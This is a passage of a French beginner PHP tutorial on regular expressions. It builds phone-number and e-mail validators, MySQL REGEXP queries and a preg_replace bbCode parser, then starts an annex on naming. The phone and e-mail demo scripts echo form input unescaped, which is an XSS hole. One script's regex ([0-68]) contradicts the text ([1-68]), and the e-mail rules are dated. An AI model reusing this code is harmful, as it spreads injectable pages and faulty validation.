Dans le second exemple, j'ai bien pensé à échapper le point d'interrogation, mais j'ai oublié le point d'exclamation, ce qui a produit une erreur.
La bonne regex aurait été : `#PARDON \!\?#`

Le ~~clas~~ cas des classes

Vous m'excuserez si j'ai dérapé sur ce sous-titre, mais je vous mets au défi quand même d'arriver à dire 10 fois très rapidement "Le cas des classes" sans erreur

De quoi parlait-on déjà ?
Ah oui, les expressions régulières c'est vrai

Bon, si je vous ennuie un peu là (je vous comprends), il faudra m'excuser mais je n'ai pas le choix. Il est obligatoire que vous sachiez ce genre de choses si vous voulez vraiment utiliser les Regex.

Il reste une dernière petite chose à voir (encore un cas particulier) : c'est à propos des classes de caractères.
Jusqu'ici, vous avez mis des lettres et des chiffres entre les crochets, par exemple :
`#[a-z0-9]#`
Oui mais, vous vous en doutez, vous avez le droit de mettre d'autres caractères, comme les accents (mais dans ce cas il faut les énumérer un à un). Par exemple : [a-zéèàêâùïüë] etc...

Jusque-là, tout va bien. Mais si vous voulez lister aussi des caractères spéciaux mmh ? Par exemple un point d'interrogation (au hasard :p). Eh bien là, ça ne compte pas ! Pas besoin de l'échapper, à l'intérieur de crochets les métacaractères... ne comptent plus !
Ainsi, cette regex marche très bien :
`#[a-z?+*{}]#`
Elle signifie qu'on a le droit de mettre une lettre, un point d'interrogation, un signe + etc...

3 cas particuliers cependant :

- "#" (dièse) : il sert toujours à indiquer la fin de la Regex. Vous DEVEZ mettre un antislash devant même dans une classe de caractères pour l'utiliser.
- "]" (crochet fermant) : normalement, le crochet fermant indique la fin de la classe. Si vous voulez vous en servir comme d'un caractère que vous recherchez, il faut là aussi mettre un antislash devant.
- "-" (tiret) : encore un cas un peu particulier. Le tiret, vous le savez, sert à définir un *intervalle de classe* (comme [a-z]). Et si vous voulez mettre le tiret dans la liste des caractères possibles ? Eh bien il suffit de le mettre soit au début de la classe, soit à la fin. Par exemple : [a-z0-9-] permet de chercher une lettre, un chiffre, ou un tiret.

Les classes abrégées

La bonne nouvelle, c'est que vous êtes maintenant prêts à faire quasiment toutes les Regex que vous voulez
La mauvaise, c'est que je viens de dire "quasiment"

Oh rassurez-vous, ça ne sera pas long et vous ne sentirez aucune douleur (à ce stade, on ne ressent plus la douleur de toute façon)
Je souhaite juste vous montrer ce qu'on appelle *les classes abrégées*, et que moi j'appelle *les raccourcis* (ce mot me parle un peu plus).

Certains de ces raccourcis ne vous seront pas indispensables, mais comme vous risquez de les rencontrer un jour ou l'autre, je ne voudrais pas que vous soyiez surpris et que vous croyiez que je vous ai caché des choses

Voici ce qu'il faut retenir :

Raccourci	Signification
\d	Indique un chiffre. Ca revient exactement à taper [0-9]
\D	Indique ce qui n'est PAS un chiffre. Ca revient à taper [^0-9]
\w	Indique un mot. Cela correspond à taper [a-zA-Z0-9_]
\W	Indique ce qui n'est PAS un mot. Si vous avez suivi, ça revient à taper [^a-zA-Z0-9_]
\t	Indique une tabulation
\n	Indique une nouvelle ligne
\r	Indique un retour chariot
\s	Indique un espace blanc (correspond à \t \n \r)
\S	Indique ce qui n'est PAS un espace blanc (\t \n \r)
.	Le point indique n'importe quel caractère ! Il autorise donc tout !

Il s'agit de lettres normales, mais quand on met un antislash devant, on leur **donne** une signification spéciale.

C'est l'inverse de ce qu'on faisait tout à l'heure : on mettait un antislash devant les métacaractères pour leur **enlever** leur signification spéciale.


Pour le point, il existe une exception : il indique tout **sauf les Entrées** (\n).
Pour faire en sorte que le point indique tout, même les entrées, vous devrez utiliser l'option "s". Exemple :
`#[0-9]-.#s`

Allez, cette fois vous en savez assez, on va pouvoir passer à la pratique

---

Construire une Regex complète

Vous allez enfin comprendre pourquoi vous en avez bavé tout le long
Cette fois, nous allons toucher du concret à travers des exemples qui vous seront sûrement utiles. Nous allons construire de grosses Regex ensemble, pour que vous compreniez la méthode. Ensuite, vous serez tout à fait capable d'inventer vos Regex et de vous en servir pour vos scripts PHP !

Un numéro de téléphone

Pour cette première vraie Regex, nous allons essayer de voir si une variable (rentrée par un visiteur via un formulaire par exemple) correspond bien à un numéro de téléphone.
Je vais me baser sur les numéros de téléphone français, alors il faudra m'excuser si vous n'êtes pas français et que vous ne connaissez pas. L'avantage, c'est que vous pourrez ensuite vous exercer à écrire cette Regex pour les numéros de téléphone de votre pays

Pour rappel (et pour ceux qui ne savent pas donc), un numéro de téléphone français comporte 10 chiffres. Par exemple : "01 53 78 99 99". Il faut respecter les règles suivantes :

- Le premier chiffre est TOUJOURS un 0
- Le second chiffre va de 1 à 6 (1 pour la région parisienne... 6 pour les téléphones portables), mais il y a aussi le 8 (ce sont des numéros spéciaux)
- Ensuite viennent les 8 chiffres restants (ils peuvent aller de 0 à 9 sans problème)

Pour commencer, et pour faire simple, on va supposer que l'utilisateur rentre le numéro de téléphone sans mettre d'espace ni quoi que ce soit (mais on complique juste après, et vous verrez que c'est là le véritable intérêt des Regex).
Ainsi, le numéro de téléphone doit ressembler à ça : "0153789999". Comment écrire une Regex qui corresponde à un numéro de téléphone comme celui-ci ?

Voici comment je procède, dans l'ordre, pour construire cette Regex :

1. Primo, on veut qu'il y ait UNIQUEMENT le numéro de téléphone. On va donc commencer par mettre les symboles ^ et $ pour indiquer un début et une fin de chaîne :
   `#^$#`
2. Continuons. On sait que le premier caractère est forcément un 0. On tape donc :
   `#^0$#`
3. Le 0 est suivi par un nombre allant de 1 à 6, sans oublier le 8 pour les numéros spéciaux. Il faut donc utiliser la classe [1-68], qui signifie "Un nombre de 1 à 6 OU le 8"
   `#^0[1-68]$#`
4. Ensuite, viennent les 8 chiffres restants, pouvant aller de 0 à 9. Il nous suffit donc d'écrire [0-9]{8} pour indiquer que l'on veut 8 chiffres. Au final, ça nous donne cette Regex :
   `#^0[1-68][0-9]{8}$#`

Et c'est tout !

Bon, je vois que vous êtes en forme, alors ne nous arrêtons pas en si bon chemin et améliorons cette Regex
Maintenant, on va supposer que la personne peut taper un espace tous les 2 chiffres (comme c'est courant de le faire en France), mais aussi un point ou un tiret. Notre Regex devra donc accepter les numéros de téléphone suivants :

- 0153789999
- 01 53 78 99 99
- 01-53-78-99-99
- 01.53.78.99.99
- 0153 78 99 99
- 0153.78 99-99
- etc...

Et c'est là qu'est toute la puissance des Regex !!!
Les possibilités sont très nombreuses, et pourtant vous avez juste besoin d'écrire la Regex qui correspond

On reprend la création de notre Regex donc :

1. Primo, le 0 puis le chiffre de 1 à 6 sans oublier le 8. Ca, ça ne change pas :
   `#^0[1-68]$#`
2. Après ces 2 premiers chiffres, il peut y avoir soit un espace, soit un tiret, soit un point, soit rien du tout (si les chiffres sont attachés). On va donc utiliser la classe [-.] (tiret, point, espace).

   N'oubliez pas : il faut mettre le tiret soit au début de la classe, soit à la fin. Sinon, c'est plantage assuré

   Mais comment faire pour dire que le point (ou le tiret, ou l'espace) n'est pas obligatoire ? Avec le point d'interrogation bien sûr !
   Ca nous donne :
   `#^0[1-68][-. ]?$#`
3. Après le premier tiret (ou point, ou espace, ou rien), on a les 2 chiffres suivants. On doit donc rajouter [0-9] à notre Regex.
   `#^0[1-68][-. ]?[0-9]{2}$#`
4. Et maintenant réfléchissez. Il y a moyen de terminer rapidement : on juste besoin de dire que "[-.]?[0-9]{2}" doit être répété 4 fois, et notre Regex est terminée ! On va se servir des parenthèses pour entourer tout ça, et mettre un {4} juste après pour indiquer que tout ça doit se répéter 4 fois. Ce qui nous fait finalement :
   `#^0[1-68]([-. ]?[0-9]{2}){4}$#`

Vous pouvez l'encadrer en gros en poster dans votre chambre : c'est votre première VRAIE Regex !!!

```
#^0[1-68]([-. ]?[0-9]{2}){4}$#
```

Voici un petit script que j'ai fait rapidement, pour que vous puissiez tester toute la puissance des Regex :

Code : PHP

```
<p>
<?
if (isset($_POST['telephone']))
{
    if (preg_match("#^0[0-68]([-. ]?[0-9]{2}){4}$#", $_POST['telephone']))
    {
        echo 'Le ' . $_POST['telephone'] . ' est un numéro <strong>valide</strong> !';
    }
    else
    {
        echo 'Le ' . $_POST['telephone'] . ' n\'est pas valide, recommencez !';
    }
}
?>
</p>

<form method="post">
<p>
    <label for="telephone">Votre téléphone ?</label> <input id="telephone"
name="telephone" /><br />
    <input type="submit" value="Vérifier le numéro" />
</p>
</form>
```

Essayer !

Vous pouvez essayer tous les numéros de téléphone que vous voulez, avec des espaces au milieu, ou pas si ça vous chante : la Regex est infaillible

Vous auriez pu aussi utiliser le raccourci \d pour indiquer un chiffre dans votre Regex :
`#^0[1-68]([-. ]?\d{2}){4}$#`
Personnellement, je trouve que mettre [0-9] est quand même plus clair

Une adresse e-mail

Ca serait dommage de s'arrêter sur une si bonne lancée
Je vais donc vous présenter un deuxième exemple, qui vous sera certainement utile : *tester si l'adresse e-mail est valide*.

Alors, avant de commencer quoi que ce soit, et pour qu'on soit bien d'accord, je vais rappeler comment est construite une adresse e-mail :

1. On a tout d'abord le pseudonyme (au minimum une lettre, mais c'est plutôt rare). Il peut y avoir des lettres minuscules (pas de majuscules), des chiffres, des points, des tirets et des underscores "_".
2. Il y a ensuite un aroBace : @
3. Ensuite il y a le nom du fournisseur d'accès. Pour ce nom, c'est pareil que pour le pseudonyme : que des minuscles, des chiffres, des tirets, des points et des underscores. La seule différence, vous ne pouviez pas forcément deviner, c'est qu'il y a au moins 2 caractères (par exemple, "a.com" n'existe pas, mais "aa.com" oui).
4. Enfin, il y a l'extension (comme ".fr"). Cette extension comporte un point, suivi de 2 à 4 lettres (minuscules). En effet, il y a ".es", ".de", mais aussi ".com", ".net", ."org", ".info" etc...

L'adresse e-mail peut donc ressembler à : *j.dupont_2@wanadoo.fr*

Construisons la Regex :

1. Primo, comme tout à l'heure, on ne veut QUE l'adresse e-mail, donc on va demander à ce que ça soit un début

et une fin de chaîne :
`#^$#`

2. Ensuite, on a des lettres, chiffres, tirets, points, underscores, au moins une fois. On utilise donc la classe [a-z0-9._-] à la suite de laquelle on rajoute le signe + pour demander à ce qu'il y en ait au moins un :
`#^[a-z0-9._-]+$#`
3. Vient ensuite l'aroboce (là c'est pas compliqué, on a juste à taper le caractère) :
`#^[a-z0-9._-]+@$#`
4. Puis, encore une suite de lettres, chiffres, points, tirets au moins 2 fois. On tape donc {2,} pour dire "2 fois ou plus" :
`#^[a-z0-9._-]+@[a-z0-9._-]{2,}$#`
5. Ensuite vient le point (de ".fr" par exemple). Comme je vous l'ai dit plus haut, c'est un caractère spécial qui sert à indiquer "n'importe quel caractère" (même des accents). Or, ici, on veut enlever sa signification au point pour dire que l'on veut le symbole point dans notre Regex. On va donc mettre un antislash devant :
`#^[a-z0-9._-]+@[a-z0-9._-]{2,}\.$#`
6. Enfin, pour terminer, il nous faut 2 à 4 lettres. Ce sont forcément des lettres minuscules, et cette fois pas de chiffres ou de tiret etc... On écrit donc :
`#^[a-z0-9._-]+@[a-z0-9._-]{2,}\.[a-z]{2,4}$#`

Et voilà encore une nouvelle Regex de bouclée !

`#^[a-z0-9._-]+@[a-z0-9._-]{2,}\.[a-z]{2,4}$#`

Ca a de la gueule vous trouvez pas ?

Allez, je suis en forme et de bonne humeur, je vous donne le script PHP pour tester cette Regex :

Code : PHP

```
<p>
<?
if (isset($_POST['mail']))
{
    if (preg_match("#^[a-z0-9._-]+@[a-z0-9._-]{2,}\.[a-z]{2,4}$#", $_POST['mail']))
    {
        echo 'L\'adresse ' . $_POST['mail'] . ' est <strong>valide</strong> !';
    }
    else
    {
        echo 'L\'adresse ' . $_POST['mail'] . ' n\'est pas valide, recommencez !';
    }
}
?>
</p>

<form method="post">
<p>
    <label for="mail">Votre mail ?</label> <input id="mail" name="mail" /><br />
    <input type="submit" value="Vérifier le mail" />
</p>
</form>
```

Essayer !

Testez donc des adresses comme :

- the_cypher@hotmail.com
- business_consultants@free4work.info
- mega-killer.le-retour@super-site.fr.st
- etc etc...

Alors, ça vous plaît ?
Je reconnais que ça paraît être un truc de malade quand on lit une Regex la première fois. J'imagine la tête que vous

avez dû faire lorsque je vous en ai montré une dans l'introduction du chapitre précédent

Mais bon, vous voyez le progrès ?! On vient ensemble d'écrire un de ces fameux trucs imbuvables, et je ne pense pas que beaucoup d'entre vous pensaient y arriver en lisant le chapitre précédent !
Pourtant nous y voilà, nous avons réussi à écrire 2 Regex complètes. Je ne vais pas vous faire travailler sur une troisième, vous avez je pense compris le principe et vous savez vous débrouiller comme des grands

Je veux juste vous montrer une dernière petite chose avant de passer à la dernière notion importante que nous aborderons (Capture et remplacement).

Des Regex... avec MySQL !!!

Comme quoi, vous allez vraiment être heureux d'en avoir un peu bavé pour arriver jusqu'ici
Eh oui, grrrande nouvelle : MySQL comprend les Regex !

Et ça, bah c'est tout bénèf pour vous : vous venez d'apprendre à écrire des Regex, vous n'avez presque rien de plus à savoir pour vous en servir avec MySQL.
Il faut savoir cependant que MySQL ne comprend que les Regex en langage POSIX, et pas PCRE comme on a appris.

> Salaud ! Tu nous as fait apprendre PCRE parce que c'est plus rapide, et on peut même pas s'en servir avec MySQL ???

Meuh non, calmez-vous voyons
Je vous ai appris PCRE parce que c'était beaucoup plus rapide ET que c'était pratiquement pareil que POSIX.

Alors, vous avez juste besoin de retenir ceci pour faire une Regex POSIX :

- Il n'y a pas de délimiteur ni d'options. Votre Regex n'est donc pas entourée de dièses
- Il n'y a pas de classes abrégées comme on l'a vu plus haut, donc pas de \d etc... En revanche, vous pouvez toujours utiliser le point pour dire : "n'importe quel caractère".

Le mieux, bien entendu, c'est toujours un bon exemple. Supposons que vous avez stocké les IP de vos visiteurs dans une table "visiteurs" et que vous voulez les noms des visiteurs dont l'ip commence par "84.254" (vous obtiendrez normalement uniquement des personnes qui sont chez Free) :

```
SELECT nom FROM visiteurs WHERE ip REGEXP '^84\.254(\.[0-9]{1,3}){2}$'
```

Cela signifie : *Sélectionne tous les noms de la table visiteurs où l'ip commence par "84.254" et se termine par 2 autres nombres de 1 à 3 chiffres (ex : 84.254.6.177).*

Toute la puissance des Regex dans une requête MySQL pour faire une recherche très précise... Ca ne se refuse pas
Je ne m'étends pas plus dessus, je sais que vous saurez vous débrouiller si jamais cela vous est utile.

Passons maintenant à la dernière notion importante avec les Regex : "Capture et remplacement" !

Capture et remplacement

Je vous avais dit au début de ces 2 chapitres consacrés aux Regex qu'elles servaient à faire une recherche puissante (ça on vient de le voir, à travers l'exemple du téléphone et du mail), mais aussi à faire une recherche / remplacement.
Cela va nous permettre par exemple de faire la chose suivante :

1. Chercher s'il y a des adresses e-mail dans un message laissé par un visiteur.
2. Modifier automatiquement son message pour mettre un lien <a href="mailto:blabla@truc.com"> devant chaque adresse, ce qui rendra les e-mails cliquables !

Avec cette technique, on peut faire pareil pour rendre les liens http:// automatiquement cliquables eux aussi. On peut aussi, vous allez voir, créer notre propre langage simplifié pour le visiteur, comme le fameux bbCode utilisé sur la plupart des forums ([b][/b] pour mettre en gras, ça vous dit quelque chose ? ;))

Les parenthèses capturantes

Tout ce que nous allons voir maintenant tourne autour des parenthèses.
Vous vous êtes déjà servi des parenthèses pour entourer une partie de votre Regex et dire qu'elle devait se répéter 4 fois par exemple (comme on l'a fait pour le numéro de téléphone).
Eh bien ça, c'est la première utilité des parenthèses, mais **elles peuvent aussi servir à autre chose** !

Nous allons travailler avec la fonction *preg_replace* à partir de maintenant.
C'est avec cette fonction que nous allons pouvoir réaliser ce qu'on appelle une "capture" de chaîne.

Ce qu'il faut savoir, c'est qu'à chaque fois que vous mettez des parenthèses, ça va créer une "variable" contenant ce qu'elles entourent.
Je m'explique avec une Regex :

```
#\[b\](.+)\[/b\]#
```

Vous ne devriez pas avoir trop de mal à la déchiffrer : elle signifie "*Chercher dans la chaîne un [b], suivi d'un ou plusieurs caractères (le point permet de dire "n'importe lesquels"), suivis d'un [/b]*".

 J'ai été obligé de mettre des antislash "\" devant les crochets pour ne pas que PHP les confonde avec des classes de caractères (comme [a-z])

Normalement, si vous réfléchissez 2 secondes, vous devez vous dire que les parenthèses ne sont pas obligatoires ici.
Et c'est vrai, que pour faire juste une recherche, les parenthèses sont inutiles.
Mais pour faire un remplacement, ça va être très pratique !

En effet, retenez bien ceci : à chaque fois qu'il y a une parenthèse, cela crée une variable appelée $1 (pour la première parenthèse), $2 pour la seconde etc...
On va se servir ensuite de ces variables pour *modifier* la chaîne (faire un remplacement).

Sur la Regex que je vous ai montrée plus haut, il y a une seule parenthèse vous êtes d'accord ? Donc, il y aura juste une variable $1, qui contiendra ce qui se trouve entre le [b] et le [/b]. Et grâce à ça, on sait ce qu'on va mettre en gras 

Bon, la théorie de tout ça est délicate à expliquer, alors je vais vous montrer de suite comment on fait pour mettre en gras tous les mots compris entre des [b][/b] :

Code : PHP

```php
<?
$texte = preg_replace('#\[b\](.+)\[/b\]#i', '<strong>$1</strong>', $texte);
?>
```


Voici comment s'utilise la fonction *preg_replace* :

1. On lui donne en premier paramètre la Regex. Rien de particulier, comme vous pouvez le constater, à part qu'il faut bien garder en tête que chaque parenthèse va créer une variable ($1, $2 etc...)
   Ici, j'ai rajouté l'option "i" pour que le code fonctionne aussi avec des majuscules ([B][/B])
2. Ensuite, et c'est là qu'est la nouveauté, on indique le texte de remplacement : "$1" (je vous rappelle que permet de mettre en gras en HTML).
   Entre les balises HTML, j'ai mis $1. Cela signifie que ce qui se trouve dans la parenthèse capturante (entre [b] et [/b]) sera mis entre les balises à la place !

3. Enfin, dernier paramètre, c'est le texte dans lequel on fait notre recherche / remplacement (ça vous connaissez déjà).

La fonction *preg_replace* renvoie le résultat après avoir fait les remplacements (ce qui explique pourquoi on fait "$texte = preg_replace();").

Si je schématise le fonctionnement, ça donne ça :



Il y a quelques règles à respecter que vous allez devoir apprendre :

- Si vous avez plusieurs parenthèses, pour savoir le numéro d'une parenthèse il suffit de les compter dans l'ordre de gauche à droite. Par exemple :
  `#(anti)co(nsti)(tu(tion)nelle)ment#`
  Il y a 4 parenthèses dans cette regex (donc $1, $2, $3 et $4). La parenthèse numéro 3 ($3) contient "tutionnelle", et la parenthèse $4 contient "tion"

  
  N'oubliez pas que c'est **l'ordre dans lequel les parenthèses sont ouvertes** qui est important.

- Vous pouvez utiliser jusqu'à 99 parenthèses capturantes dans une Regex (ça vous laisse de la marge). Ca va donc jusqu'à $99
- Une variable $0 est toujours créée, elle contient toute la Regex. Sur le même exemple que tout à l'heure :
  `#(anti)co(nsti)(tu(tion)nelle)ment#`
  ... $0 contient "anticonstitutionnellement".
- Si, par hasard, vous ne **voulez pas** qu'une parenthèse soit capturante (pour vous faciliter les comptes, ou parce que vous avez beaucoup beaucoup de parenthèses), il faut qu'elle commence par un point d'interrogation suivi d'un deux points ":". Par exemple :
  `#(anti)co(?:nsti)(tu(tion)nelle)ment#`
  La seconde parenthèse n'est pas capturante. Il ne nous reste que 3 variables (4 si on compte $0) :
  1. **$0** : anticonstitutionnellement
  2. **$1** : anti
  3. **$2** : tutionnelle
  4. **$3** : tion

Voilà si vous avez compris ça, vous avez tout compris, bravo !

Créez votre bbCode

Maintenant, on peut passer à la pratique et apprendre à se servir des parenthèses capturantes.

Nous allons réaliser ce qu'on appelle un **parser** (prononcez "parseur";).
Le parser va servir à transformer le texte rédigé par un visiteur (pour un message sur un forum, ou sur votre livre d'or, ou même sur votre mini-chat !), en un texte inoffensif (sans balise HTML grâce à *htmlentities*) mais qui accepte aussi du bbCode !
On ne va pas faire tous les bbCode qui existent (trop long), mais pour s'entraîner déjà ceux-ci suffiront :

- **[b][/b]** : pour mettre du texte en gras.
- **[i][/i]** : pour mettre du texte en italique.
- **[color=red][/color]** : pour colorer le texte (il faudra laisser le choix entre plusieurs couleurs).

Et nous ferons en sorte de remplacer aussi automatiquement les URL (http://) par des liens cliquables

Commençons par [b] et [i] (c'est la même chose).
Vous avez déjà vu le code pour [b], et c'est en effet *presque* le bon. Il y a un problème toutefois : il manque des options. Pour que ça marche, on va avoir besoin d'utiliser 3 options :

- i : pour accepter les majuscules comme les minuscules ([B] et [b])
- s : pour que le "point" fonctionne aussi pour les retours à la ligne (pour que le texte puisse être en gras sur plusieurs lignes)
- U : le U majuscule est une option que vous ne connaissez pas, qui signifie "Ungreedy" ("pas gourmand"). Je vous passe les explications un peu complexes sur son fonctionnement, mais sachez que, grosso modo, ça ne marcherait pas correctement s'il y avait plusieurs [b] dans votre texte. Exemple :
  "Ce texte est [b]important[/b], il faut me [b]comprendre[/b] !"
  ... sans l'option Ungreedy, la Regex aurait voulu mettre en gras tout ce qu'il y a entre le premier [b] et le dernier [/b] (c'est-à-dire "important[/b], il faut me [b]comprendre";).
  En utilisant l'option "U", la Regex s'arrêtera au premier [/b], et c'est ce qu'on veut

Voici donc le code correct pour mettre en gras et italique avec le bbCode :

Code : PHP

```
<?
$texte = preg_replace('#\[b\](.+)\[/b\]#isU', '<strong>$1</strong>', $texte);
$texte = preg_replace('#\[i\](.+)\[/i\]#isU', '<em>$1</em>', $texte);
?>
```

Comme vous pouvez le voir, c'est quasiment pareil pour [b] et [i] (à part que la balise HTML qu'on utilise est).

Donc là, si vous avez suivi jusqu'ici, ça ne doit pas trop vous surprendre.
Passons maintenant à un cas un peu plus complexe : celui de la balise [color=truc]. On va laisser le choix entre plusieurs couleurs avec le symbole "|" (OU), et on va utiliser 2 parenthèses capturantes :

1. La première pour récupérer la couleur qui a été choisie (en anglais, comme ça on n'aura pas besoin de le changer pour le code HTML).
2. La seconde pour récupérer le texte entre [color=truc] et [/color] (pareil que pour gras et italique quoi)

Voici le résultat :

Code : PHP

```
<?
$texte =
preg_replace('#\[color=(red|green|blue|yellow|purple|olive)\](.+)\[/color\]#isU', '<span
style="color:$1">$2</span>', $texte);
?>
```

Ainsi, si on tape [color=blue]texte[/color], ça écrira texte en bleu. Vous pouvez essayer avec les autres couleurs aussi !

Allez dernière étape, et après je vous laisse essayer.
Je veux que les liens "http://" soient automatiquement transformés en liens cliquables. Essayez d'écrire la regex, vous en êtes tout à fait capables !

Voici le résultat :

Code : PHP

```
<?
$texte = preg_replace('#http://[a-z0-9._/-]+#i', '<a href="$0">$0</a>', $texte);
?>
```

 Dans le texte de remplacement, j'ai utilisé $0 qui, si vous vous souvenez bien, prend tout le texte reconnu par la Regex (donc ici toute l'url).
Il n'y a pas les options "s" et "U" car on ne fait jamais de retour à la ligne au milieu d'une URL et, le mode "Ungreedy" ne sert pas ici (essayez avec U, vous verrez que le lien s'arrête à la première lettre !)

Vous remarquerez que j'ai fait simple pour cette Regex. C'est vrai, j'aurais pu la faire plus complexe et plus précise, mais je n'ai pas envie de vous embrouiller avec ça, et surtout je veux que vous l'amélioriez vous-mêmes.
En effet, la Regex marche très bien pour http://www.siteduzero.com/images/super_image2.jpg, mais elle ne marche pas s'il y a des variables en paramètres dans l'url, comme par exemple :
http://www.siteduzero.com/index.php?page=3&skin=blue

Je vous laisse le soin d'améliorer la Regex, ça vous fera un peu de travail 

Vous savez quoi ? Vous avez peut-être mal à la tête, mais moi mal à la tête ET mal aux doigts ! 
Mais je vais fournir un dernier effort allez, appelez ça "Le cadeau bonus de Mateo" 

Code : PHP

```php
<?
if (isset($_POST['texte']))
{
    $texte = stripslashes($_POST['texte']); // On enlève les slash qui se seraient ajoutés automatiquement
    $texte = htmlentities($texte); // On rend inoffensives les balises HTML que le visiteur a pu rentrer
    $texte = nl2br($texte); // On crée des <br /> pour conserver les retours à la ligne

    // On fait passer notre texte à la moulinette des Regex
    $texte = preg_replace('#\[b\](.+)\[/b\]#isU', '<strong>$1</strong>', $texte);
    $texte = preg_replace('#\[i\](.+)\[/i\]#isU', '<em>$1</em>', $texte);
    $texte = preg_replace('#\[color=(red|green|blue|yellow|purple|olive)\](.+)\[/color\]#isU', '<span style="color:$1">$2</span>', $texte);
    $texte = preg_replace('#http://[a-z0-9._/-]+#i', '<a href="$0">$0</a>', $texte);

    // Et on affiche le résultat. Admirez ! :D
    echo $texte . '<br /><hr />';
}
?>

<p>
    Bienvenue dans le parser du Site du Zér0 !<br />
    Nous avons écrit ce parser ensemble, j'espère que vous saurez apprécier de voir que tout ce que vous avez appris va vous être très utile !
</p>

<p>Amusez-vous à utiliser du bbCode. Tapez par exemple :</p>

<blockquote style="font-size:0.8em">
<p>
    Je suis un gros [b]Zér0[/b], et pourtant j'ai [i]tout appris[/i] sur http://www.siteduzero.com<br />
    Je vous [b][color=green]recommande[/color][/b] d'aller sur ce site, vous pourrez apprendre à faire ça [i][color=purple]vous aussi[/color][/i] !
</p>
</blockquote>

<form method="post">
<p>
    <label for="texte">Votre message ?</label><br />
    <textarea id="texte" name="texte" cols="50" rows="8"></textarea><br />
    <input type="submit" value="Montre-moi toute la puissance des Regex" />
</p>
</form>
```

Essayer !

Pfiou !
Eh bah si avec ça vous me pondez pas un super site de la mort qui tue, je peux plus rien pour vous

Avant de terminer, comme j'ai peur que vous vous ennuyiez, je vous donne quelques idées de Regex que vous pourriez rajouter au parser :

- Je vous l'ai déjà dit plus haut, mais il serait très appréciable que les URL cliquables fonctionnent aussi pour des URL avec des variables comme :
  http://www.siteduzero.com/index.php?page=3&skin=blue
- Vous devriez aussi parser les adresses e-mail, en faisant un lien "mailto:" dessus !
- Il serait bien de compléter le bbCode avec [u], [img] etc...
  Mais puisqu'on y est, pourquoi refaire du bbCode ? Après tout, si vous êtes allergiques aux crochets, que pour vous [b] ne veut rien dire, vous n'avez qu'à inventer le code : {gras} {/gras}
- Et, si faire des Regex vous plaît, je peux vous proposer un dernier défi qui devrait vous occuper un petit moment : écrire une fonction qui colore automatiquement le code HTML !
  Vous donnez à la fonction le code HTML, elle en fait un htmlentities, puis elle rajoute des ** pour colorer par exemple en bleu les noms des balises, en vert les attributs, en rouge ce qui est entre guillemets etc etc...

Bon courage ! Ah, et pour ceux qui n'auraient pas tilté : l'icône de ce chapitre est une boîte d'aspirine (je ne le dis qu'à la fin parce que je crois que ça vous aurait découragé direct)
Voici la version en taille originale (je remercie vivement son auteur au passage) :

Je n'ai pas grand chose à ajouter, si ce n'est que je suis exténué mais heureux, parce que c'était vraiment ce que j'avais de plus difficile et tordu à vous enseigner

---

Partie 5 : Annexes

Dans les annexes, vous trouverez plusieurs choses intéressantes en rapport avec le PHP que je n'ai pas pu mettre dans le cours.
Ne regardez pas les annexes à la fin, mais plutôt pendant de la lecture du cours, histoire de souffler entre 2 chapitres.

Codez proprement

En programmation comme partout ailleurs, il y a 2 types de personnes :

- Ceux qui effectuent leur travail rapidement, mais ne se soucient pas de la qualité, de la lisibilité, et de l'évolutivité de leur code.
- Ceux qui prennent le courage de soigner un peu leur travail, car ils ont conscience que ce petit travail supplémentaire sera un gain de temps énorme à l'avenir.

Il va de soi que le 2ème type de personne est de loin le meilleur
Toutefois, quand on débute, on a tendance à se dire "Ca marche, parfait, ne touchons plus à rien et laissons comme ça". C'est un mauvais réflexe, et je ne serai pas le seul à vous le dire : n'importe quel programmeur PHP ayant un peu d'expérience vous dira pareil.

Cette annexe est en fait une suite de petits conseils *apparemment peu importants*, sur lesquels je voudrais que vous portiez toute votre attention.
C'est peu de choses, et c'est pourtant ce genre de chose qui fait la distinction entre un "bon" programmeur et euh... Un programmeur du Dimanche

---

Des noms clairs

J'ai pas mal insisté dessus dans les premiers TP du tutorial PHP, et cette fois j'y reviens avec un peu plus d'explications.
Quand vous créez un script PHP, vous devez *inventer* des noms. Les 2 éléments qui ont besoin que vous leur donniez un nom sont :

- Les variables
- Les fonctions

L'idée est simple : il faut que vous fassiez l'effort de choisir des noms de variables et de fonctions clairs et compréhensibles.
Par exemple, voici des mauvais noms de variables :

- $temp
- $skrkds
- $x
- $data
- $info
- $pass

Par exemple, $info : "info", oui mais info sur QUOI ?
C'est pourtant ça qui est crucial : savoir ce que contient une variable. Une variable contient toujours une info, c'est à vous de préciser laquelle.
Je ne vous parle même pas des variables "sans nom" : $temp, $tmp et compagnie. Ces noms sont à bannir absolument.

> Mais à quoi ça peut servir de chercher un nom de variable clair ? Après tout, c'est mon code, c'est pour moi, je comprends très bien ce que je fais !

Faux.
Bien sûr que vous savez ce que vous faites (personne n'est dans votre esprit après tout :p). Et pourtant le problème peut apparaître dans 2 cas :

- Si vous donnez votre code PHP à un ami pour qu'il vous aide à un endroit où vous bloquez, ou pour qu'il continue votre code. Essayez par exemple de montrer votre code PHP sur les forums du site, vous verrez que si vous avez des noms pas clairs, vous aurez beaucoup moins de réponses parce qu'il aura été bien plus difficile de comprendre le fonctionnement de votre code !
- Un autre cas (sous-estimé), c'est celui où vous retouchez votre code plus tard. Je ne dis pas le lendemain (les idées sont encore fraîches), mais dans 3 mois, ou même dans 3 semaines. Croyez-en mon expérience : il m'est arrivé de devoir relire mon code source en me demandant "*Mais qu'est-ce que j'ai bien pu vouloir faire là ?*"

Passez ne serait-ce qu'une seconde de plus à réfléchir à des noms clairs. N'ayez pas peur de mettre des noms un peu

longs, ce n'est pas une perte de temps, bien au contraire.


Vous pouvez utiliser le symbole underscore "_" pour remplacer les espaces, qui sont je vous le rappelle, interdits dans les noms de variables et de fonctions.

Voici quelques exemples de noms de variables clairs :

- $ip_visiteur
- $pseudo_membre
- $date_news
- $mot_de_passe
- $forum_selectionne

Pour finir, et en espérant vous convaincre parce que croyez-moi c'est très important, voici le même code source en deux exemplaires :

- Le premier contient des noms courts et pas clairs, il est difficile de comprendre rapidement ce qu'il fait.
- Le deuxième contient des noms un peu plus longs, mais au moins on arrive de suite à savoir à quoi sert telle variable et telle fonction.

Ces 2 codes produisent exactement le même résultat, simplement l'un d'entre eux est beaucoup plus compréhensible que l'autre.
Je vous laisse deviner lequel 

Des noms pas clairs

Code : PHP

